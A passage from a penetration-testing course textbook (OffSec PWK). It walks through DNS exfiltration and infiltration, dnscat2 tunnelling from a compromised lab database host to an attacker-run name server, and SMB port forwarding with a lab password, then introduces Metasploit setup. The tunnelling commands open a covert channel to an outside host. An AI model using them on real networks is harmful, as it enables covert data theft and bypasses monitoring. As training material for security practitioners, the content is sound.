kali@felineauthority:~$ sudo tcpdump -i ens192 udp port 53
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens192, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

*Listing 602 - Starting tcpdump on FELINEAUTHORITY.*

Now that tcpdump is listening and Dnsmasq is running on FELINEAUTHORITY, we will move to our shell on PGDATABASE01. From there we will make DNS queries aimed at the **feline.corp** domain.

First let's confirm PGDATABASE01's DNS settings. Since DNS resolution is handled by systemd-resolved we can check the DNS settings using the **resolvectl** utility.

```
database_admin@pgdatabase01:~$ resolvectl status
...

Link 5 (ens224)
      Current Scopes: DNS
DefaultRoute setting: yes
       LLMNR setting: yes
MulticastDNS setting: no
  DNSOverTLS setting: no
      DNSSEC setting: no
    DNSSEC supported: no
  Current DNS Server: 10.4.50.64
         DNS Servers: 10.4.50.64

Link 4 (ens192)
      Current Scopes: DNS
DefaultRoute setting: yes
       LLMNR setting: yes
MulticastDNS setting: no
  DNSOverTLS setting: no
      DNSSEC setting: no
    DNSSEC supported: no
  Current DNS Server: 10.4.50.64
         DNS Servers: 10.4.50.64
```

*Listing 603 - Checking the configured DNS server on PGDATABASE01.*

PGDATABASE01's DNS server is set to 10.4.50.64 (MULTISERVER03). It will query MULTISERVER03 any time it needs a domain name resolved. But PGDATABASE01 has no

[953] (The Tcpdump Group, 2022), https://www.tcpdump.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

outgoing network connectivity, so it can't communicate directory with FELINEAUTHORITY or our Kali machine.

As an experiment, let's use **nslookup**[954] to make a DNS request for **exfiltrated-data.feline.com**.

```
database_admin@pgdatabase01:~$ nslookup exfiltrated-data.feline.corp
Server:     127.0.0.53
Address:    127.0.0.53#53

** server can't find exfiltrated-data.feline.corp: NXDOMAIN
```

*Listing 604 - Using nslookup to make a DNS request for exfiltrated-data.feline.corp*

This returns an *NXDOMAIN* response that indicates the DNS request failed. This is expected though, as we haven't configured our DNS server to actually serve any records.

> *nslookup used the DNS server running on the localhost interface of 127.0.0.53. This is normal as it's the DNS resolver provided by the systemd-resolved[955] service running on Ubuntu. It will forward the query to the DNS server that's configured by Netplan. However, it may cache results. If we receive outdated DNS responses, we should try flushing the local DNS cache with **resolvectl flush-caches**. We can also query the DNS server directly by appending the serve address to the nslookup command. For example: **nslookup exfiltrated-data.feline.corp 192.168.50.64**.*

The tcpdump program on FELINEAUTHORITY captured DNS packets from MULTISERVER03.

```
kali@felineauthority:~$ sudo tcpdump -i ens192 udp port 53
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens192, link-type EN10MB (Ethernet), snapshot length 262144 bytes
04:57:40.721682 IP 192.168.50.64.65122 > 192.168.118.4.domain: 26234+ [1au] A?
exfiltrated-data.feline.corp. (57)
04:57:40.721786 IP 192.168.118.4.domain > 192.168.50.64.65122: 26234 NXDomain 0/0/1
(57)
```

*Listing 605 - DNS requests for exfiltrated-data.feline.corp coming in to FELINEAUTHORITY from MULTISERVER03.*

In this case, we've received a DNS A record request for **exfiltrated-data.feline.corp** on FELINEAUTHORITY. This happened because MULTISERVER03 determined the authoritative name server for the **feline.corp** zone. All requests for *any* subdomain of **feline.corp** will be forwarded to FELINEAUTHORITY. We didn't tell Dnsmasq on FELINEAUTHORITY what to do with requests for **exfiltrated-data.feline.corp**, so Dnsmasq just returned an _NXDomain__ response. We can see this flow in the following diagram.

[954] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Nslookup

[955] (Ubuntu, 2022), https://manpages.ubuntu.com/manpages/xenial/man8/systemd-resolved.service.8.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 265: The request flow after issuing an nslookup for exfiltrated-data.feline.corp*

The steps where MULTISERVER03 sent queries to the root name servers and TLD name server have been omitted here for simplicity. But in a normal network situation, these steps would precede the request made to FELINEAUTHORITY.

An arbitrary DNS query from an internal host (with no other outbound connectivity) has found its way to an external server we control. This may seem subtle, but it illustrates that we can transfer small amounts of information (exfiltrated data) from inside the network to the outside, without a direct connection, just by making DNS queries.

Exfiltrating small chunks of plaintext data is one thing, but imagine we have a binary file we want to exfiltrate from PGDATABASE01. How might we do that?

This would require a series of sequential requests. We could convert a binary file into a long *hex* string representation, split this string into a series of smaller chunks, then send each chunk in a DNS request for **[hex-string-chunk].feline.corp**. On the server side, we could log all the DNS requests and convert them from a series of hex strings back to a full binary. We won't go into further details here, but this should clarify the general concept of DNS network exfiltration.

Now that we have covered the process of exfiltrating data from a network, let's consider how we might *infiltrate* data into a network.

The DNS specification includes various *records*.[956] We've been making *A record* requests so far. An A record response contains an IPv4 address for the requested domain name.

But there are other kinds of records, some of which we can use to smuggle arbitrary data *into* a network. One of these is the *TXT record*. The TXT record is designed to be general-purpose, and contains "arbitrary string information".[957]

[956] (Wikipedia, 2022), https://en.wikipedia.org/wiki/List_of_DNS_record_types

[957] (IETF RFC, 2022), https://datatracker.ietf.org/doc/html/rfc1464

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We can serve TXT records from FELINEAUTHORITY using Dnsmasq. First, we'll kill our previous dnsmasq process with a Ctrl+C. Then we'll check the contents of dnsmasq_txt.conf and run dnsmasq again with this new configuration.

```
kali@felineauthority:~/dns_tunneling$ cat dnsmasq_txt.conf
# Do not read /etc/resolv.conf or /etc/hosts
no-resolv
no-hosts

# Define the zone
auth-zone=feline.corp
auth-server=feline.corp

# TXT record
txt-record=www.feline.corp,here's something useful!
txt-record=www.feline.corp,here's something else less useful.

kali@felineauthority:~/dns_tunneling$ sudo dnsmasq -C dnsmasq_txt.conf -d
dnsmasq: started, version 2.88 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-
Lua TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: no upstream servers configured
dnsmasq: cleared cache
```

*Listing 606 - Checking the TXT configuration file then starting Dnsmasq with it.*

The dnsmasq_txt.conf contains two extra lines starting with "txt-record=". Each of these lines represents a TXT record that Dnsmasq will serve. Each contains the domain the TXT record is for, then an *arbitrary string attribute*,[958] separated by a comma. From these two definitions, any TXT record requests for www.feline.corp should return the strings "here's something useful!" and "here's something else less useful.".

Let's test this hypothesis. Back on PGDATABASE01, we'll make a request for TXT records for www.feline.corp with nslookup by passing the -type=txt argument.

```
database_admin@pgdatabase01:~$ nslookup -type=txt www.feline.corp
Server:     192.168.50.64
Address:    192.168.50.64#53

Non-authoritative answer:
www.feline.corp    text = "here's something useful!"
www.feline.corp text = "here's something else less useful."

Authoritative answers can be found from:

database_admin@pgdatabase01:~$
```

*Listing 607 - The TXT record response from www.feline.corp.*

Success! We received the *arbitrary string attributes* that were defined in dnsconfig_txt.conf.

This is one way to get data into an internal network using DNS records. If we wanted to infiltrate binary data, we could serve it as a series of *Base64* or *ASCII hex encoded* TXT records, and convert that back into binary on the internal server.

[958] (IETF RFC, 2022), https://datatracker.ietf.org/doc/html/rfc1464

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In this section, we discussed how we might infiltrate or exfiltrate data through various types of DNS records. In the next section we'll get some hands-on experience with the *dnscat2*[959] framework, which leverages these techniques to create a multipurpose DNS tunnel.

### 19.2.2 DNS Tunneling with dnscat2

We can use *dnscat2*[960] to exfiltrate data with DNS subdomain queries and infiltrate data with TXT (and other) records.

A dnscat2 server runs on an authoritative name server for a particular domain, and clients (which are configured to make queries to that domain) are run on compromised machines.

Let's try out dnscat2. We'll inspect traffic from FELINEAUTHORITY with **tcpdump**, filtering specifically on UDP port 53 (**udp port 53**).

```
kali@felineauthority:~$ sudo tcpdump -i ens192 udp port 53
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens192, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

*Listing 608 - Starting tcpdump to listen for packets on UDP port 53.*

We'll kill our existing Dnsmasq process with a Ctrl+C and run **dnscat2-server** instead, passing the **feline.corp** domain as the only argument.

```
kali@felineauthority:~$ dnscat2-server feline.corp

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = feline.corp]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=c6cbfa40606776bf86bf439e5eb5b8e7 feline.corp

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=c6cbfa40606776bf86bf439e5eb5b8e7

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>
```

*Listing 609 - Starting the dnscat2 server.*

[959] (Ron Bowes, 2022), https://github.com/iagox86/dnscat2

[960] (Ron Bowes, 2022), https://github.com/iagox86/dnscat2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This indicates that the dnscat2 server is listening on all interfaces on UDP/53.

Now that our server is set up, we'll move to PGDATABASE01 to run the dnscat2 client binary. The binary is already on the server for this exercise. However, we could have transferred the binary from our Kali machine to PGDATABASE01 via our SSH connection using SCP.[961]

> *Thinking about exfiltration techniques (like DNS tunneling) may seem to present a "chicken or the egg" problem.[962] How do we get the DNS tunneling client onto a host if we don't have command execution? Exfiltration is simply a tool we'll use to transfer data. It should be coupled with an exploitation vector that provides access to the target network.*

We'll run the dnscat2 client binary from the dnscat folder in the database_admin home directory, with the feline.corp domain passed as the only argument.

```
database_admin@pgdatabase01:~$ cd dnscat/
database_admin@pgdatabase01:~/dnscat$ ./dnscat feline.corp
Creating DNS driver:
 domain = feline.corp
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 127.0.0.53

Encrypted session established! For added security, please verify the server also
displays this string:

Annoy Mona Spiced Outran Stump Visas

Session established!
```

*Listing 610 - The dnscat2 client running on PGDATABASE01.*

The dnscat2 client reports that a session has been established. We can check for connections back on our dnscat2 server.

```
kali@felineauthority:~$ dnscat2-server feline.corp
[sudo] password for kali:

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = feline.corp]...
```

[961] (SSH, 2022), https://www.ssh.com/academy/ssh/scp

[962] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Chicken_or_the_egg

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=7a87a5d0a8480b080896606df6b63944 feline.corp

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=7a87a5d0a8480b080896606df6b63944

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Annoy Mona Spiced Outran Stump Visas

dnscat2>
```

*Listing 611 - The connection coming in from the dnscat2 client.*

Our session is connected! DNS is working exactly as expected. Requests from PGDATABASE01 are being resolved by MULTISERVER03, and end up on FELINEAUTHORITY.

*When run without a pre-shared --secret flag at each end, dnscat2 will print an authentication string. This is used to verify the connection integrity after the encryption has been negotiated.[963] The authentication string in this case ("Annoy Mona Spiced Outran Stump Visas") is the same on both client and server, so we know there's no in-line tampering. Every time a connection is made, the authentication string will change.*

We can use our tcpdump process to monitor the DNS requests to **feline.corp**:

```
...
07:22:14.732111 IP 192.168.50.64.51077 > 192.168.118.4.domain: 29066+ [1au] TXT?
8f150140b65c73af271ce019c1ede35d28.feline.corp. (75)
07:22:14.732538 IP 192.168.118.4.domain > 192.168.50.64.51077: 29066 1/0/0 TXT
"b40d0140b6a895ada18b30ffff0866c42a" (111)
07:22:15.387435 IP 192.168.50.64.65022 > 192.168.118.4.domain: 65401+ CNAME?
bbcd0158e09a60c01861eb1e1178dea7ff.feline.corp. (64)
07:22:15.388087 IP 192.168.118.4.domain > 192.168.50.64.65022: 65401 1/0/0 CNAME
a2890158e06d79fd12c560ffff57240ba6.feline.corp. (124)
07:22:15.741752 IP 192.168.50.64.50500 > 192.168.118.4.domain: 6144+ [1au] CNAME?
38b20140b6a4ccb5c3017c19c29f49d0db.feline.corp. (75)
07:22:15.742436 IP 192.168.118.4.domain > 192.168.50.64.50500: 6144 1/0/0 CNAME
e0630140b626a6fa2b82d8ffff0866c42a.feline.corp. (124)
07:22:16.397832 IP 192.168.50.64.50860 > 192.168.118.4.domain: 16449+ MX?
8a670158e004d2f8d4d5811e1241c3c1aa.feline.corp. (64)
```

[963] (Ron Bowes, 2022), https://github.com/iagox86/dnscat2#usage

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
07:22:16.398299 IP 192.168.118.4.domain > 192.168.50.64.50860: 16449 1/0/0 MX
385b0158e0dbec12770c9afffff57240ba6.feline.corp. 10 (126)
07:22:16.751880 IP 192.168.50.64.49350 > 192.168.118.4.domain: 5272+ [1au] MX?
68fd0140b667aeb6d6d26119c3658f0cfa.feline.corp. (75)
07:22:16.752376 IP 192.168.118.4.domain > 192.168.50.64.49350: 5272 1/0/0 MX
d01f0140b66950a355a6bcffff0866c42a.feline.corp. 10 (126)
07:22:17.407889 IP 192.168.50.64.50621 > 192.168.118.4.domain: 39215+ MX?
cd6f0158e082e5562128b71e1353f111be.feline.corp. (64)
07:22:17.408397 IP 192.168.118.4.domain > 192.168.50.64.50621: 39215 1/0/0 MX
985d0158e00880dad6ec05ffff57240ba6.feline.corp. 10 (126)
07:22:17.762124 IP 192.168.50.64.49720 > 192.168.118.4.domain: 51139+ [1au] TXT?
49660140b6509f242f870119c47da533b7.feline.corp. (75)
07:22:17.762610 IP 192.168.118.4.domain > 192.168.50.64.49720: 51139 1/0/0 TXT
"8a3d0140b6b05bb6c723aeffff0866c42a" (111)
07:22:18.417721 IP 192.168.50.64.50805 > 192.168.118.4.domain: 57236+ TXT?
3e450158e0e52d9dbf02e91e1492b9d0c5.feline.corp. (64)
07:22:18.418149 IP 192.168.118.4.domain > 192.168.50.64.50805: 57236 1/0/0 TXT
"541d0158e09264101bde14ffff57240ba6" (111)
07:22:18.772152 IP 192.168.50.64.50433 > 192.168.118.4.domain: 7172+ [1au] TXT?
d34f0140b6d6bd4779cb2419c56ad7d600.feline.corp. (75)
07:22:18.772847 IP 192.168.118.4.domain > 192.168.50.64.50433: 7172 1/0/0 TXT
"17880140b6d23c86eaefe7ffff0866c42a" (111)
07:22:19.427556 IP 192.168.50.64.50520 > 192.168.118.4.domain: 53513+ CNAME?
8cd10158e01762c61a056c1e1537228bcc.feline.corp. (64)
07:22:19.428064 IP 192.168.118.4.domain > 192.168.50.64.50520: 53513 1/0/0 CNAME
b6e10158e0a682c6c1ca43ffff57240ba6.feline.corp. (124)
07:22:19.782712 IP 192.168.50.64.50186 > 192.168.118.4.domain: 58205+ [1au] TXT?
8d5a0140b66454099e7a8119c648dffe8e.feline.corp. (75)
07:22:19.783146 IP 192.168.118.4.domain > 192.168.50.64.50186: 58205 1/0/0 TXT
"2b4c0140b608687c966b10ffff0866c42a" (111)
07:22:20.438134 IP 192.168.50.64.65235 > 192.168.118.4.domain: 52335+ CNAME?
b9740158e00bc5bfbe3eb81e16454173b8.feline.corp. (64)
07:22:20.438643 IP 192.168.118.4.domain > 192.168.50.64.65235: 52335 1/0/0 CNAME
c0330158e07c85b2dfc880ffff57240ba6.feline.corp. (124)
07:22:20.792283 IP 192.168.50.64.50938 > 192.168.118.4.domain: 958+ [1au] TXT?
b2d20140b600440d37090f19c79d9f6918.feline.corp. (75)
...
```

*Listing 612 - Lots of DNS queries made to feline.corp, as seen in tcpdump.*

The dnscat2 process is using *CNAME*, *TXT*, and *MX* queries and responses. As indicated by this network data, DNS tunneling is certainly not stealthy! This output reveals a huge data transfer from the dnscat2 client to the server. All the request and response payloads are encrypted, so it's not particularly beneficial to keep logging the traffic. We'll go ahead and kill tcpdump with Ctrl+C.

Now we'll start interacting with our session from the dnscat2 server. Let's list all the active windows with the **windows** command, then run **window -i** from our new "command" shell to list the available commands.

```
dnscat2> windows
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = feline.corp [*]
  1 :: command (pgdatabase01) [encrypted, NOT verified] [*]
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Annoy Mona Spiced Outran Stump Visas
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (pgdatabase01) 1> ?

Here is a list of commands (use -h on any of them for additional help):
* clear
* delay
* download
* echo
* exec
* help
* listen
* ping
* quit
* set
* shell
* shutdown
* suspend
* tunnels
* unset
* upload
* window
* windows
command (pgdatabase01) 1>
```

*Listing 613 - Interacting with the dnscat2 client from the server.*

This returns a prompt with a "command" prefix. This is the dnscat2 *command session*, and it supports quite a few options. We can learn more about each command by running it with the **--help** flag.

Since we're trying to tunnel in this Module, let's investigate the port forwarding options. We can use **listen** to set up a listening port on our dnscat2 server, and push TCP traffic through our DNS tunnel, where it will be decapsulated and pushed to a socket we specify. Let's background our *console session* by pressing Ctrl+Z. Back in the *command session*, let's run **listen --help**.

```
command (pgdatabase01) 1> listen --help
Error: The user requested help
Listens on a local port and sends the connection out the other side (like ssh
    -L). Usage: listen [<lhost>:]<lport> <rhost>:<rport>
  --help, -h:   Show this message
```

*Listing 614 - Information on the listen command.*

According to the help message output, **listen** operates much like **ssh -L**. And we should be very familiar with that by now.

Let's try to connect to the SMB port on HRSHARES, this time through our DNS tunnel. We'll set up a local port forward, listening on 4455 on the loopback interface of FELINEAUTHORITY, and forwarding to 445 on HRSHARES.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
command (pgdatabase01) 1> listen 127.0.0.1:4455 172.16.2.11:445
Listening on 127.0.0.1:4455, sending connections to 172.16.2.11:445
command (pgdatabase01) 1>
```

*Listing 615 - Setting up a port forward from FELINEAUTHORITY to PGDATABASE01.*

From another shell on FELINEAUTHORITY we can list the SMB shares through this port forward.

```
kali@felineauthority:~$ smbclient -p 4455 -L //127.0.0.1 -U hr_admin --
password=Welcome1234
Password for [WORKGROUP\hr_admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        scripts         Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.50.63 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available
```

*Listing 616 - Connecting to HRSHARES's SMB server through the dnscat2 port forward.*

The connection is slower than a direct connection, but this is expected given that our SMB packets are being transported through the dnscat2 DNS tunnel. TCP-based SMB packets, encapsulated in DNS requests and responses transported over UDP, are pinging back and forth to the SMB server on HRSHARES, deep in the internal network. Excellent!

In this Learning Unit we used dnscat2 to tunnel SMB traffic through DNS requests and responses. We used that to list the available shares on a host deep inside the internal network, despite the fact that neither HRSHARES or PGDATABASE01 had direct connectivity to our FELINEAUTHORITY server.

## 19.3 Wrapping Up

In this Module, we covered both HTTP and DNS tunneling. These strategies may be useful when trying to traverse more hardened network environments, in particular to bypass systems that perform deep packet inspection, or other network traffic analysis. We performed HTTP tunneling with Chisel, and DNS tunneling with dnscat2 - and experienced some of the pros and cons of both.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 20 The Metasploit Framework

In this Learning Module, we will cover the following Learning Units:

- Getting Familiar with Metasploit
- Using Metasploit Payloads
- Performing Post-Exploitation with Metasploit
- Automating Metasploit

As we have worked through previous Modules, it should be clear that locating, working with, and fixing public exploits is difficult. They must be modified to fit each scenario and tested for malicious code. Each uses a unique command-line syntax and there is no standardization in coding practices or languages.

In addition, even in the most basic attack scenarios, there is a variety of post-exploitation tools, auxiliary tools, and attack techniques to consider.

Exploit frameworks aim to address some or all of these issues. Although they vary somewhat in form and function, each aims to consolidate and streamline the process of exploitation by offering a variety of exploits, simplifying the usage of these exploits, easing lateral movement, and assisting with the management of compromised infrastructure. Most of these frameworks offer dynamic payload capabilities. This means that for each exploit in the framework, we can choose various payloads to deploy.

Over the past few years, several exploit and post-exploitation frameworks have been developed, including *Metasploit*,[964] *Covenant*,[965] *Cobalt Strike*,[966] and *PowerShell Empire*,[967] each offering some or all of these capabilities.

While frameworks such as Cobalt Strike are commercial offerings, the Metasploit Framework (MSF, or simply *Metasploit*) is open-source, frequently updated, and the focus of this Module.

The Metasploit Framework, maintained by *Rapid7*,[968] is described by its authors as "an advanced platform for developing, testing, and using exploit code". The project initially started off as a portable network game[969] and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. The Framework has slowly but surely become the leading free exploit collection and development framework for security auditors. Metasploit is frequently updated with new exploits and is constantly being improved and further developed by Rapid7 and the security community.

Kali Linux includes the *metasploit-framework*[970] package, which contains the open source elements of the Metasploit project. Newcomers to Metasploit are often overwhelmed by the

[964] (Metasploit Rapi7, 202), https://www.metasploit.com/

[965] (Github, 2021), https://github.com/cobbr/Covenant

[966] (Cobalt Strike, 2022), https://www.cobaltstrike.com/

[967] (Github, 2022), https://github.com/BC-SECURITY/Empire

[968] (Rapid7, 2022), https://www.rapid7.com/

[969] (ThreatPost, 2010), https://threatpost.com/qa-hd-moore-metasploit-disclosure-and-ethics-052010/73998/

[970] (Kali, 2022), https://www.kali.org/tools/metasploit-framework/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

multitude of features and different use-cases for the tool as it includes components for information gathering, vulnerability research and development, client-side attacks, post-exploitation, and much more.

With such overwhelming capabilities, it's easy to get lost within Metasploit. Fortunately, the framework is well thought out and offers a unified and sensible interface.

In this Module, we will provide a walkthrough of the Metasploit Framework, including features and usage along with some explanation of its inner workings. While we cover Metasploit in particular, we'll discuss various concepts which are true for other exploit frameworks as well. The main goal of this Module is to understand how these frameworks can assist us in a real penetration test.

## 20.1 Getting Familiar with Metasploit

This Learning Unit covers the following Learning Objectives:

- Setup and navigate Metasploit
- Use auxiliary modules
- Leverage exploit modules

In this Learning Unit, we will get familiar with the Metasploit Framework (MSF). We'll start with setting up the environment and navigating through the framework. Then, we'll get familiar with two types of *modules*.[971] In Metasploit, modules are the primary way of interacting with the framework and are used to perform tasks such as scanning or exploiting a target. First, we'll explore Metasploit's auxiliary modules and how we can use them for tasks such as protocol enumeration and port scanning. Finally, we'll review exploit modules contained in Metasploit.

### 20.1.1 Setup and Work with MSF

Although the Metasploit Framework comes preinstalled on Kali Linux, it's not starting a database service in its default configuration. While using a database is not mandatory to run Metasploit, there are various compelling reasons to do so, such as storing information about target hosts and keeping track of successful exploitation attempts. Metasploit uses *PostgreSQL*[972] as a database service, which is neither active nor enabled on boot time on Kali.

We can start the database service as well as create and initialize the MSF database with **msfdb init**.

```
kali@kali:~$ sudo msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

*Listing 617 - Creating and initializing the Metasploit database*

[971] (Rapid7 Documentation, 2022), https://docs.rapid7.com/metasploit/modules/

[972] (PostgreSQL, 2022), https://www.postgresql.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To enable the database service at boot time we can use **systemctl**.[973]

```
kali@kali:~$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
Created symlink /etc/systemd/system/multi-user.target.wants/postgresql.service →
/lib/systemd/system/postgresql.service.
```

*Listing 618 - Enabling the postgresql database service at boot time*

Now, let's launch the Metasploit command-line interface with **msfconsole**.[974]

```
kali@kali:~$ sudo msfconsole
...
       =[ metasploit v6.2.20-dev                          ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

*Listing 619 - Starting the Metasploit Framework*

To hide the banner and version information while starting up, we can add the **-q** option to the msfconsole command.

Once the Metasploit command-line interface is started, we can verify database connectivity with **db_status**.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

*Listing 620 - Confirming database connectivity*

Listing 620 shows that the database is connected and we are all set up. Now, let's get familiar with the command-line interface of Metasploit and how to use it.

The command-line interface of Metasploit provides numerous commands to navigate and use the framework, divided into categories.[975] These categories consist of *Core Commands*, *Module Commands*, *Job Commands*, *Resource Script Commands*, *Database Backend Commands*, *Credentials Backend Commands*, and *Developer Commands*. Throughout this Module, we'll use commands from most of these categories.

We can get a list of all available commands by entering **help**.

```
msf6 > help

Core Commands
```

[973] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Systemd

[974] (Rapid7 Documentation, 2022), https://docs.rapid7.com/metasploit/msf-overview/

[975] (OffSec, 2023), https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
=============

    Command       Description
    -------       -----------
    ?             Help menu
    ...

Module Commands
===============

    Command       Description
    -------       -----------
    ...
    search        Searches module names and descriptions
    show          Displays modules of a given type, or all modules
    use           Interact with a module by name or search term/index


Job Commands
============

    Command       Description
    -------       -----------
    ...

Resource Script Commands
========================

    Command       Description
    -------       -----------
    ...

Database Backend Commands
=========================

    Command           Description
    -------           -----------
    ...
    db_nmap           Executes nmap and records the output automatically
    ...
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

Credentials Backend Commands
============================

    Command       Description
    -------       -----------
    creds         List all credentials in the database

Developer Commands
==================
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    Command       Description
    -------       -----------
    ...
```

*Listing 621 Help menu of MSF commands*

Before we jump into performing operations within Metasploit, let's discuss one important concept first: *workspaces*. Let's assume we have performed a penetration test and Metasploit stored all information about our target and its infrastructure in the database. When we start the next penetration test, this information still exists in the database. To address this and avoid mixing each assessment's results with results from different assessments, we can use workspaces.

The Metasploit **workspace** command lists all previously-created workspaces. We can switch to a workspace by adding the name to the command. To create a new workspace, we have to provide the workspace name as argument to **-a**.

Let's create a workspace named **pen200** where we'll store the results of this section and the next one.

```
msf6 > workspace
* default

msf6 > workspace -a pen200
[*] Added workspace: pen200
[*] Workspace: pen200
```

*Listing 622 - Creating workspace pen200*

Once created, Metasploit will use it as a current workspace as shown in listing 622.

Now, let's populate the database and get familiar with some of the *Database Backend Commands*. For this, we'll scan BRUTE2 with **db_nmap** which is a wrapper to execute Nmap inside Metasploit and save the findings in the database. The command has identical syntax to Nmap:

```
msf6 > db_nmap
[*] Usage: db_nmap [--save | [--help | -h]] [nmap options]

msf6 > db_nmap -A 192.168.50.202
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-28 03:48 EDT
[*] Nmap: Nmap scan report for 192.168.50.202
[*] Nmap: Host is up (0.11s latency).
[*] Nmap: Not shown: 993 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 21/tcp   open  ftp?
...
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds?
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
...
[*] Nmap: 5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
...
[*] Nmap: 8000/tcp open  http          Golang net/http server (Go-IPFS json-rpc or
